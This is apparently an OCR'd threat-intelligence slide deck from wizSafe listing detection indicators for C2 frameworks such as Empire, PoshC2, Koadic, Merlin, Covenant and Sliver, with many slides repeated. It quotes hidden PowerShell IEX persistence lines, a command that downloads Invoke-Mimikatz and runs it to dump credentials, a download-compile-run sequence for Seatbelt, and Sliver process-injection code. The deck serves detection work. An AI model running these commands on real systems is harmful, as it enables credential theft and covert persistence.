Operation indicator matrix

Framework	Operation
AsyncRAT DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	• %AppData%¥<(option) any subdir>¥<any filename>.exe • C:¥Windows¥System32¥<(option) any subdir>¥<any filename>.exe • C:¥Program Files¥<(option) any subdir>¥<any filename>.exe
Sliver	<any command line>

AsyncRAT, DcRat, and Koadic indicators are same as Run key

Framework	Operation
AsyncRAT DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	• %AppData%¥<(option) any subdir>¥<any filename>.exe • C:¥Windows¥System32¥<(option) any subdir>¥<any filename>.exe • C:¥Program Files¥<(option) any subdir>¥<any filename>.exe
Sliver	<any command line>

Empire executes agent with Invoke-Expression(IEX)

Framework	Operation
AsyncRAT DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	• %AppData%¥<(option) any subdir>¥<any filename>.exe • C:¥Windows¥System32¥<(option) any subdir>¥<any filename>.exe • C:¥Program Files¥<(option) any subdir>¥<any filename>.exe
Sliver	<any command line>

PoshC2 reads “Wallpaper555” registry value to execute an agent

安全をあたりまえに wizSafe

Framework	Operation
AsyncRAT DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	• %AppData%¥<(option) any subdir>¥<any filename>.exe • C:¥Windows¥System32¥<(option) any subdir>¥<any filename>.exe • C:¥Program Files¥<(option) any subdir>¥<any filename>.exe
Sliver	<any command line>

Only three paths for Quasar persistence using schtasks.exe

Framework	Operation
AsyncRAT DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	• %AppData%¥<(option) any subdir>¥<any filename>.exe • C:¥Windows¥System32¥<(option) any subdir>¥<any filename>.exe • C:¥Program Files¥<(option) any subdir>¥<any filename>.exe
Sliver	<any command line>

Focus on WMI Event Subscription

Technique	Count	Framework
WMI Event Subscription	4/10	• Covenant • Empire • Koadic • PoshC2
Windows Service	4/10	• Covenant • Havoc • PoshC2 • Sliver
Component Object Model Hijacking	1/10	• Covenant
Image File Execution Options Injection	1/10	• Empire

WMI Event Subscription features

- WMI Event Subscriptionへの登録は管理者権限が必要
- すべてのフレームワークでWQLがEventFilterに利用される
- インジケータ
  - Name
  - Query

WMI Event Subscription name and query indicator matrix

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = ‘<any process name>’;
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

Empire and Koadic subscription names are same as their other persistence mechanisms

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

PoshC2 subscription name is "backup"

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

Covenant WMI query uses lower-case letter

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

SharpSploit WMI source code

Covenant

安全をあたりまえに wizSafe

```
private static ManagementObject  CreateEventFilter(string EventName,  EventFilter
    EventFilter, string ProcessName) {
    ManagementObject  _EventFilter = null;
    try {
        string query = string.Empty;
        if (EventFilter == EventFilter.ProcessStart) {
            query = $@"SELECT * FROM Win32_ProcessStartTrace WHERE
                ProcessName='{ProcessName}'";
        }
                _EventFilter = wmiEventFilter.CreateInstance();
                _EventFilter["Name"]  = EventName;
                _EventFilter["Query"]  = wql.QueryString;
<…snip…>
}
```


WMI Queryは大文字でハードコードされている

https://github.com/cobbr/SharpSploit/blob/4bf3d2aa44d73b674867a1d28cc90a3bd54f100f/SharpSploit/Persistence/WMI.cs#L46-L73

Indicators

Covenant

安全をあたりまえに wizSafe



Item	Value
Name	<any name>
Query	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Command Line	<any command line>

Empire and Koadic query refer "SystemUpTime"

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325;
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

PoshC2 query refers system time

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

Threat Intelligence
~ Indicators of External Tools Usage ~

External tools features

- 多くのフレームワークは外部ツールをモジュールとして利用可能
  - MimikatzやRubeusなどの認証情報窃取ツールが多い
- 外部ツールの利用がインジケータとしてイベントログに記録される場合がある
- フレームワークごとのインジケータが残るパターン

Pattern	Framework
外部ツールのダウンロード	• Merlin
外部ツールのロード	• Empire • Koadic • Merlin • PoshC2
外部ツールのインジェクション	• Sliver

Merlin downloads external tools from GitHub

Merlin

安全をあたりまえに wizSafe

- Merlinは外部ツールをGitHub上からダウンロードする
  - C&Cサーバから送信しない
- 外部ツールはPowerShellでダウンロード
  - PowerShellツールはダウンロード後にInvoke-Expressionでロード
  - C#ツールはダウンロード後にcsc.exeでコンパイルして実行
- 一部ツールはコマンドラインの設定ミスで実行に失敗
  - プロセスは生成されるため、イベントログに記録される

Invoke-Mimikatz (PowerShell) download commands

Merlin

安全をあたりまえに wizSafe

```
"commands": [
    "powershell.exe",
    "-nop",
    "-WindowStyle", "0",
    "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1');",
      "Invoke-Mimikatz",
      "{{DumpCreds.Flag}}",
      "{{DumpCerts.Flag}}",
      "{{Command}}",
      "{{ComputerName}}"
    ]
```


GitHubからツールをダウンロードし、Invoke-Expressionで実行

https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/powershell/powersploit/Invoke-Mimikatz.json#L22-L33

Indicators

Merlin

安全をあたりまえに wizSafe



Item	Value
Parent Process	<Merlin process>
Command Line	• powershell.exe -nop -WindowsStyle 0 “IEX (New-Object Net.WebClient).DownloadString(‘<GitHub URL>’);” <Tool Function> • powershell.exe -nop -w 0 “IEX (New-Object Net.WebClient).DownloadString(‘<GitHub URL>’);” <Tool Function>

Seatbelt (C#) download commands

Merlin

安全をあたりまえに wizSafe

```
    "commands": [
      "powershell.exe", "-nop", "-w 1", "¥"",
      "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/S
eatbelt/Program.cs', $env:APPDATA+'¥¥¥{{FileName.Value}}.cs');",
      "$f=(Get-Content $env:APPDATA¥¥¥{{FileName.Value}}.cs);",
      "$f=($f -replace 'UInt32','uint');",
      "$f=($f -replace 'UInt64','ulong');",
      "Set-Content -Path $env:APPDATA¥¥¥{{FileName.Value}}.cs $f;",
      "c:¥¥¥Windows¥¥¥Microsoft.NET¥¥¥Framework64¥¥¥{{.NetVersion.Value}}¥¥¥csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA¥¥¥{{FileName.Value}}.exe
$env:APPDATA¥¥¥{{FileName.Value}}.cs;",
      "&$env:APPDATA¥¥¥{{FileName.Value}}.exe",
    <…snip…>
      ";del $env:APPDATA¥¥¥{{FileName.Value}}.*", "¥""
    ]
```

https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134

Seatbelt (C#) download commands

Merlin

安全をあたりまえに wizSafe

```
    "commands": [
      "powershell.exe", "-nop", "-w 1", "¥"",
      "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/Seatbelt/Program.cs', $env:APPDATA+'¥¥¥{{FileName.Value}}.cs');",
      "$f=(Get-Content $env:APPDATA¥¥¥{{FileName.Value}}.cs);",
      "$f=($f -replace 'UInt32','uint');",
      "$f=($f -replace 'UInt64','ulong');",
      "Set
      "c:¥¥¥Windows¥¥¥Microsoft.NET¥¥¥Framework64¥¥¥{{.NetVersion.Value}}¥¥¥csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA¥¥¥{{FileName.Value}}.exe
$env:APPDATA¥¥¥{{FileName.Value}}.cs;",
      "&$env:APPDATA¥¥¥{{FileName.Value}}.exe",
    <…snip…>
      ";del $env:APPDATA¥¥¥{{FileName.Value}}.*", "¥""
    ]
```

GitHubからツールをダウンロードし、%AppData%に保存

https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134

Seatbelt (C#) download commands

Merlin

安全をあたりまえに wizSafe

csc.exeでコンパイル

```
    "commands": [
      "powershell.exe", "-nop", "-w 1", "-c ",
      "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/Seatbelt/Program.cs', $env:APPDATA+'¥¥¥¥{{FileName.Value}}.cs');",
      "$f=(Get-Content $env:APPDATA¥¥¥¥{{FileName.Value}}.cs);",
      "$f=($f -replace 'UInt32','uint');",
      "$f=($f -replace 'UInt64','ulong');",
      "Set-Content -Path $env:APPDATA¥¥¥¥{{FileName.Value}}.cs $f;",
      "c:¥¥¥¥Windows¥¥¥¥Microsoft.NET¥¥¥¥Framework64¥¥¥¥{{.NetVersion.Value}}¥¥¥¥csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA¥¥¥¥{{FileName.Value}}.exe
$env:APPDATA¥¥¥¥{{FileName.Value}}.cs;",
      "&$env:APPDATA¥¥¥¥{{FileName.Value}}.exe",
    <…snip…>
      ";del $env:APPDATA¥¥¥¥{{FileName.Value}}.*", "¥""
    ]
```

https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134

Seatbelt (C#) download commands

Merlin


安全をあたりまえに wizSafe

```
    "commands": [
      "powershell.exe", "-nop", "-w 1", "¥"",
      "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/S
eatbelt/Program.cs', $env:APPDATA+'¥¥¥{{FileName.Value}}.cs');",
      "$f=(Get-Content $env:APPDATA¥¥¥{{FileName.Value}}.cs);",
      "$f=($f -replace 'UInt3
      "$f=($f -replace 'UInt64','ulong');",
      "Set-Content -Path $env:APPDATA¥¥¥{{FileName.Value}}.cs $f;",
      "c:¥¥¥Windows¥¥¥Microsoft.NET¥¥¥Framework64¥¥¥{{.NetVersion.Value}}¥¥¥csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA¥¥¥{{FileName.Value}}.exe
$env:APPDATA¥¥¥{{FileName.Value}}.cs;",
      "&$env:APPDATA¥¥¥{{FileName.Value}}.exe",
    <…snip…>
      ";del $env:APPDATA¥¥¥{{FileName.Value}}.*", "¥""
    ]
```

実行後にファイルを削除

https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134

Indicators



Item	Value
Parent Process	<Merlin process>
Command Line	powershell.exe -nop "-w 1" ¥" "(New-Object Net.WebClient).DownloadString('<Github URL>', $env:APPDATA+'¥¥<Filename>.cs <…snip…>


Load PowerShell tools

Empire Merlin PoshC2 wizSafe

- Empire, Merlin, PoshC2は外部PowerShellツールを利用する
  - Invoke-Mimikatz, Invoke-Inveigh, etc …
- ロードされたPowerShellツールはイベントログに記録される
  - PowerShellツールの関数名がインジケータとして利用可能
- インジケータとして利用できる関数名リストはAppendixに記載

Indicators

Empire Merlin PoshC2 wizSafe 安全をあたりまえに



Item	Value
Script block	• Invoke-Mimikatz • powercat • etc …

Sliver process injection feature

Sliver

安全をあたりまえに wizSafe

- SliverはProcess InjectionによりC#ツールを実行
  - デフォルトはnotepad.exeがインジェクション先

```
windowsDefaultHostProc  = `c:¥windows¥system32¥notepad.exe`
```

https://github.com/BishopFox/sliver/blob/master/client/command/alias/load.go#L49

  - オプションで自身のスレッドとして実行も可能
- SliverはProcess InjectionでCreateRemoteThreadを利用
  - CreateRemoteThreadはSysmonで監視可能

C# tool process injection source code

Sliver

安全をあたりまえに wizSafe

```
func ExecuteAssembly(data []byte, process string, processArgs []string, ppid uint32)
(string, error) {
    <…snip…>
    cmd, err := startProcess(process, processArgs, ppid, &stdoutBuf, &stderrBuf, true)
   <…snip…>
    handle, err := windows.OpenProcess(syscalls.PROCESS_DUP_HANDLE, true,
uint32(pid))
    <…snip…>
    err = windows.DuplicateHandle(handle, currentProcHandle, currentProcHandle,
&lpTargetHandle, 0, false, syscalls.DUPLICATE_SAME_ACCESS)
     <…snip…>
    threadHandle, err := injectTask(lpTargetHandle, data, false)
    <…snip…>
}
```

https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L293-L344

C# Tool Process Injection source code

Sliver

安全をあたりまえに wizSafe

```
func ExecuteAssembly(data []byte, process string, processArgs []string, ppid uint32)
(string, error) {
    <...snip...>
    cmd, err := startProcess(process, processArgs, ppid, &stdoutBuf, &stderrBuf, true)
    <...snip...>
    handle, err := windows.OpenProcess(syscalls.PROCESS_DUP_HANDLE, true,
uint32(pid))
    <...snip...>
    err = windows.DuplicateHandle(handle, currentProcHandle, currentProcHandle,
&lpTargetHandle, 0, false, syscalls.DUPLICATE_SAME_ACCESS)
    <...snip...>
    threadHandle, err := injectTask(lpTargetHandle, data, false)
    <...snip...>
}
```

